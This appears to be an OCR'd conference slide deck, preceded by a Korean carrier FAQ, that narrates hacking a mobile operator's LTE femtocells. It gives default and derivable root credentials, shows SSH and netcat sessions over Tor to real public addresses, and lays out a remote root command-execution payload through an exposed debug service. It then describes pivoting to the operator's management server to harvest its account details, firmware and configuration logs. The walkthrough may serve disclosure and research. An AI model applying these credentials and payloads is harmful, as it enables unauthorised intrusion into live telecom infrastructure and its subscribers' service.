LTE+WiFi 묶음 서비스는 WiFi 모듈이 탑재된 차세대 펨토셀 내에서만 제공 가능하며 추후 별도의 전용 app 설치 후 사용 가능합니다.

Q3. 차세대 펨토셀이 설치되어 서비스를 제공받을 수 있는 지역은 주로 어느 곳인가요?

A3. 이미 '12년 서울 및 수도권 3천 5백여 곳에 펨토셀을 설치했으며, LTE 트래픽 추이에 따라 올해 상반기 내 수도권 및 광역시 1만 8천여 곳에 추가 적용지역을 지속 확대할 예정입니다. 현재 구축 및 서비스 진행중인 장소는 주로 트래픽이 많은 중/소형 건물의 지하이며, 펨토가 구축되어 있는 곳 중 대표적인 장소로 강남역 스타벅스2호점, 스타벅스 뱅뱅사거리점 등이 있습니다.


How I pwn Femtocell device?

How I pwn Femtocell device?



How I pwn Femtocell device?

- got IP address, Device ID information.
- from IP address, got some interesting information.
  - **Vendor name**
  - **Service Port**




i knew vendor name,
what next?

- read all product **manual pdf file** in vendor website.
- Actually, i didn’t expect much :(

iscc10-msl-cr.pdf	2015년 9월 6일 오후 1:13	936KB
LTE Femto Troubles...de 3차(20150420).pdf	오늘 오후 10:24	3.4MB
LTE Femto_AP_교육자료(20150420).pdf	2015년 9월 6일 오후 1:12	3.3MB
LTE FemtoCell (2013 03 29).pdf	2015년 9월 6일 오후 1:12	730KB
mwri44con-lte-pres...40128-phpapp01.pdf	2015년 9월 6일 오후 1:12	1.5MB
RR-2013-01-RSM_complet.pdf	2015년 9월 6일 오후 1:12	2.6MB

i knew vendor name, what next?

- However, there was critical information.




Tera term IP 설정(10.10.0.2)

ID: lteadmin P/W: lteadmin123

- but, where IP address? read more :(

Huh, got root easy :(
anyway, read more…

▶Iteadmin@[redacted]: ~$ → macaddr → su - → p/w: dongwon11c8 → root 계정으로 login 된다




1. root로 login 하기 위해서는 ③처럼
   " su – " 를 입력하면 password 를 묻는다

2. ④ Password 는 Fap 마다 다르며 기본 문자
   열 + ② macaddr 의 끝 16진수 2자리 이다.

   ex) 옆의 password : dongwon11c8 이다

last page, got ip address!


5. HeMS CLI 상에서 RF POWER값 0dB로 표시되는 경우



1.불량증상: TX 출력 0dB 로 표시

2. 조치내역: DB,PKG 삭제 및 펌웨어

※ AS 요청



so, easy··· next?

```
root@ubuntu:~# proxychains ssh -oPort=10022 175.242.179.140
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-127.0.0.1:9050-<>-127.0.0.1:9050-<--denied
|D-chain|-<>-127.0.0.1:9050-<><>-175.242.179.140:10022-<><>-OK
The authenticity of host '[175.242.179.140]:10022 ([175.242.179.140]:10022)' can't be established.
RSA key fingerprint is bd:1b:01:6e:da:48:81:05:53:65:06:08:a0:b9:19:a6.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[175.242.179.140]:10022' (RSA) to the list of known hosts.
root@175.242.179.140's password:

root@ubuntu:~# proxychains ssh -oPort=10022 lteadmin@175.242.179.140
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-127.0.0.1:9050-<>-127.0.0.1:9050-<--denied
|D-chain|-<>-127.0.0.1:9050-<><>-175.242.179.140:10022-<><>-OK
lteadmin@175.242.179.140's password:
Linux [           ].6.28.10-1.82.1-rc13 #87 SMP Tue Mar 11 20:25:32 KST 2014 armv7l

lteadmin@[        ]1:~$ macaddr
00:07:89:12:e9:26
lteadmin@D[ ]:~$ sudo -i
-bash: sudo: command not found
lteadmin@D[ ]:~$ su
Password:
su: incorrect password
lteadmin@[        ]1:~$ su
Password:
root@D[         ]:~# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk)
root@[         ]1:~#
```

root is anything do it! :)

- get firmware/check firmware update routine.
  - because, i want to download femtocell firmware.
- digging interesting files in femtocell.
  - at that time, i found HeNB info/XML files
  - femto LTE configure values.
- and looking for **RCE Attack** vector!

detail of femto RCE

- when i analysis femto firmware, found RCE attack vector.

- This femtocell device open/using “debug” port on public network :)

```
root@ubuntu:~# nc 175.242.[redacted] 21249
a
@
 hDUSXlow
          @Unknown MsgType(97)
@
 dDUSXlow?Unknown command
```

same debugging feature, several demons

```
root@ubuntu:~# proxychains nc 14.86.[redacted] 20833 -v
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-127.0.0.1:9050-<><>-14.86[redacted]:20833-<><>-OK
Connection to 14.86[redacted] 20833 port [tcp/*] succeeded!
f
@
 iDUSX??aZpUnknown MsgType(102)
@
 dDUSX??a[Unknown command
^C
root@ubuntu:~# proxychains nc 14.86.[redacted] 20641 -v
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-127.0.0.1:9050-<><>-14.86[redacted]:20641-<><>-OK
Connection to 14.86[redacted] 20641 port [tcp/*] succeeded!
a
@
 hDUSX??jsUnknown MsgType(97)
@
 dDUSX??j0Unknown command
```

detail of femto RCE

```
int __fastcall ProcessDshMsg(_BYTE *a1)
{
  int v1; // r10@2
  int v2; // r5@3
  int v3; // r6@3
  int v4; // r0@4
  bool v5; // nf@4
  unsigned __int8 v6; // vf@4
  int v7; // r4@6
  const char *v8; // r1@6
  int result; // r0@7
  int (__fastcall *v10)(int, char **); // r2@8
  unsigned int v11; // r4@5
  char *s1; // [sp+0h] [bp-200h]@2

  if ( (unsigned int)*a1 - 1 > 1 )
  {
    v11 = 0x3FFFD5BDu;
    j_dusPrint("DUS", 0, "Unknown MsgType(%d)Wn", *a1);
LABEL_11:
    result = j_dusPrint(&GLOBAL_OFFSET_TABLE_[v11], 0, "Unknown commandWn");
  }
  else
  {
    v1 = j_parseCmd((int)(a1 + 8), (int)&s1);
```

a1 is **recv** string pointer .

if **a1 is 0x01 or 0x02**

then, bypass unknown MsgType

detail of femto RCE

```
j___dusRegisterCmd("help", 4, helpCmdHandler, "List all commands");
j___dusRegisterCmd("info", 4, infoCmdHandler, "Get Connection info.");
j___dusRegisterCmd("print", 5, printCmdHandler, "Set print related setting");
j___dusRegisterCmd("batch", 5, batchCmdHandler, "Run batch commands");
j___dusRegisterCmd("system", 6, systemCmdHandler, "Run system command");
j___dusRegisterCmd("disdus", 6, disdusCmdHandler, "display dus configuration");
j___dusRegisterCmd("setdus", 6, setdusCmdHandler, "set dus configuration");
j___dusRegisterCmd("deldus", 6, deldusCmdHandler, "delete dus configuration");
v0 = j___dusRegisterCmd("setdbglv", 8, dbglvCmdHandler, "Change debug level");
if ( v0 < 0 )
  j_printf(" __dusRegisterCmd(setdbglv) failed : %d \n", v0);
result = j___dusRegisterCmd("corectrl", 8, coreCmdHandler, "Change Core/Pstack Service ");
if ( result < 0 )
  result = j_printf(" __dusRegisterCmd(corectrl) failed : %d \n", result);
return result;
```

make simple payloads!

- payload length is greater then 8 bytes.
- first 1 byte must be 0x01 or 0x02. (message Format)
- “0x01”*8 + “system\x20” + “shell command”
- get root shell! :(

femto RCE exploit code

got root easily

```
root@ubuntu:~# proxychains python ex.py 14.86.
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 14.86.      on port 21249: Done
femto# id
@\x0clDUSX*uid=0(root) gid=0(root)

femto# ifconfig
@\x0cDUSXketh0       Link encap:Ethernet  HWaddr 00:07:89:f7:00:60
@\x0cDUSXl3            inet addr:10.10.0.2  Bcast:10.10.255.255  Mask:255.255.0.0
@\x0cDUSXlF            inet6 addr: fe80::207:89ff:fef7:60/64 Scope:Link
@\x0cDUS
femto#
XlT          UP BROADCAST MULTICAST  MTU:1500  Metric:1
@\x0cDUSXl_            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
@\x0cDUSXlj            TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
@\x0c|DUSXlv            collisions:0 txqueuelen:1000
@\x0cDUSXl           RX bytes:0 (0.0 B)  TX bytes:168 (168.0 B)
@\x0cmDUSXl            Interrupt:134
@\x0cUDUSXl
@\x0cDUSXlge_0_0_0  Link encap:Ethernet  HWaddr 00:07:89:12:f1:be
@\x0cDUSXl           inet addr:14.86.                    Mask:255.255.255
.0
```

okay, what's next?

- access to HeMS.
  - HeMS is **He**NB **M**anagement **S**ystem.
    - HeNB is each femtocell device.
- will use KT femtocell, because LG U+ are closed service soon.
- have to reverse engineering binaries/looking for system files.

Access to HeMS

- when I got a shell on femtocell device, will looking for interesting file/ firmware update routine.
  - At that time, i have some information of HeMS.
    - HeMS is provide **ftp, http, cwmp** service. (show 3-ways.)
- HeMS is management server to femtocell devices via tr-069(cwmp) protocol. (also, expose to cwmp agent id/password)
  - manage of femto device firmware update.
  - manage of femto device check/save daily device log.
  - send to control message to each femtocell device.

exposed HeMS Account

```
aAcsUsername_0  DCB "acs/username",0     ; DATA XREF: sub_16A30+F8↑o
                                         ; .text:off_16D10↑o
                ALIGN 4
aHems_d         DCB "HeMS_D",0           ; DATA XREF: sub_16A30+10C↑o
                                         ; sub_16A30+130↑o ...
                ALIGN 4
aAcsPassword_0  DCB "acs/password",0     ; DATA XREF: sub_16A30+11C↑o
                                         ; .text:off_16D18↑o
                ALIGN 4
aAcsConnusern_0 DCB "acs/connusername",0 ; DATA XREF: sub_16A30+140↑o
                                         ; .text:off_16D1C↑o
                ALIGN 4
[redacted]",0                            ; DATA XREF: sub_16A30+154↑o
                                         ; .text:off_16D20↑o
                ALIGN 0x10
aAcsConnuserp_0 DCB "acs/connuserpwd",0  ; DATA XREF: sub_16A30+164↑o
                                         ; .text:off_16D24↑o
aTr069          DCB "^tr-069^",0         ; DATA XREF: sub_16A30+178↑o
                                         ; .text:off_16D28↑o
```

XML Command List

Name	RETRIEVE MME CONFIGURATION(RTRV-MME-CONF)
Description	Retrieves MME-related parameters. The information retrieved includes MME Equip, active State indicating whether S1 is used, MME IP, and secondary MME IP.
Input Parameters	mme**Index** : The index used to access the information. Since there are a total of 16 MMEs that can be connected to an eNB, the index range is 0 to 15.
Output Parameters	------ NORMAL RESULT ------ **mmeIndex**The index used to access the information. Since there are a total of 16 MMEs that can be connected to an eNB, the index range is 0 to 15. **status**The EQUIP status information on the MME. - N_EQUIP: The MME to connect does not exist (default). - EQUIP: The MME to connect exists. **active**State**The** state information on the specified MME in operation. Of the MMEs for which the S1 Setup is established, if there is an undesired MME, this para parameter is set to Equip, it is better not to change this parameter value to inactive. - Inactive: MME (S1 assigned) is used. - Active: MME (S1 assigned) is not us **ipVer**The IP address version of the MME. Either IPv4 or IPv6 is assigned. mme**IPv4**Information on the IPV4 address of the MME. This parameter value is valid only if the IP_VER parameter is set to IPv4. It is not used if the IP_VER para mme**IPv6**Information on the IPV6 address of the eNB. This parameter value is valid only if the IP_VER parameter is set to IPv6. It is not used if the IP_VER paran **administrativeState**The status of the MME link. - locked: A state where active calls connected to the MME are all dropped, and new call connections are not p where active calls connected to the MME are maintained, but new call connections are not possible. **secondaryMmeIPv4**The secondary IP address of the IPv4 type set in the MME node to support the SCTP Multi Homing function. It is valid only if the IP_VER pa **secondaryMmeIPv6**The secondary IP address of the IPv6 type set in the MME node to support the SCTP Multi Homing function. It is valid only if the IP_VER pa ------ ABNORMAL RESULT ------

how to use xml command?

- RTRV-EUTRA-A1CNF
- RTRV-EUTRA-A2CNF
- RTRV-EUTRA-A3CNF
- RTRV-EUTRA-A4CNF
- RTRV-EUTRA-A5CNF
- RTRV-EUTRA-FA
- RTRV-EUTRA-PRD
- RTRV-GM-INF
- RTRV-GSCM-CONF
- RTRV-GSCM-STS
- RTRV-LOCH-INF
- RTRV-MME-CONF

RETRIEVE MME CONFIGURATION

MME_INDEX	STATUS	ACTIVE_STATE	IP_VER	MME_IPV4
0	EQUIP	Active	IPV4	183.117.

where to find HeMS account information?

digging /tmp directory

```
femto#
@\x0c]DUSX     ktotal 72
@\x0cDUSX     ldrwx------ 2 root root   280 Mar 23 15:19 .
@\x0cDUSX     lIdrwxr-xr-x 9 root root   520 Mar 24 16:20 ..
@\x0cDUSX     lXs femto# cat /tmp/iprs/iprs_lsmip          .ine
@\x0cDUSX     les @\x0clDUSX%eUsage: system [command]      show
@\x0cDUSX     lps                                          show
@\x0cDUSX     l{s                                          erv
@\x0cDUSX     l-r femto#                                   d.conf
@\x0cDUSX     l-r @\x0cdDUSXp*125.145.[redacted]           nfdir
@\x0cDUSX     l-r                                          smip
@\x0cDUSX     l-r femto# [redacted]                        enum
@\x0cDUSX     l-rw-r----- 1 root root     16 Mar 23 15:19 iprs_passwd
@\x0cDUSX     l-rw-r----- 1 root root      8 Mar 23 15:19 iprs_userid
@\x0cDUSX     l-rw------- 1 root root   4477 Mar 24 16:18 nsm_id_file.idx
@\x0cDUSX     l-rw------- 1 root root  37890 Mar 23 15:19 nsm_id_file_ipv6.idx
```

F.Y.I, HeMS FTP service is **only allow access** via femto device.

it is just ftp service.
not sftp :(

```
Password:
Name (125.145.
?Invalid command.
ls
drwxrwxrwx    9 0        0            4096 Jan 21  2014
drwxr-xr-x    2 0        0            4096 Jun 11  2014
drwxrwxrwx   13 0        0            4096 Apr 02  2015
-rw-r--r--    1 0        0         7666825 Sep 01  2014
drwxrwxrwx    8 500      500          4096 Sep 03  2015 fw
drwxr-xr-x    2 500      500          4096 Jul 08  2015
drwxrwxrwx    4 500      500          4096 Aug 03  2015
drwxrwxrwx    5 500      500         65536 Mar 05 19:00
drwxrwxrwx    9 500      500          4096 Jan 16 02:17
drwxr-xr-x    4 0        0            4096 Sep 23  2014
-rwxr-xr-x    1 496      49           2027013 Feb 23  2016
cd fw
ls
drwxr-xr-x    2 500      500          4096 Mar 14          PLTE_1.4.2
-rw-rw-r--    1 500      500       2922194 May 19          PLTE_1.4.2.tar.bz2
drwxr-xr-x    2 500      500          4096 Mar 14          PLTE_1.4.3
-rw-rw-r--    1 500      500      28375387 May 19          PLTE_1.4.3.tar.bz2
drwxr-xr-x    2 500      500          4096 Mar 14          PLTE_1.4.4
-rw-rw-r--    1 500      500      28375371 May 19          PLTE_1.4.4.tar.bz2
drwxrwxr-x    2 500      500          4096 Sep 23          PLTE_1.4.5
-rw-rw-r--    1 500      500      28586322 Oct 29          PLTE_1.4.5.tar.bz2
drwxr-xr-x    2 500      500          4096 Sep 03          PLTE_1.4.6
-rw-rw-r--    1 500      500      28454006 Sep 03          PLTE_1.4.6.tar.bz2
drwxrwxr-x    2 500      500          4096 Mar 11  2015 glibc_patch
```

PLTE.tar.bz2 is our femtocell firmware

here is xml log file!

```
cd cm
ls
drwxr-xr-x    2 0        0            4096 Mar 05 18:00 HeMS_D_001
cd HeMS_D_001
ls
-rw-r--r--    1 0        0         3085100 Feb 26 18:00 CM_20170227.xml
-rw-r--r--    1 0        0         3085105 Feb 27 18:00 CM_20170228.xml
-rw-r--r--    1 0        0         3085107 Feb 28 18:00 CM_20170301.xml
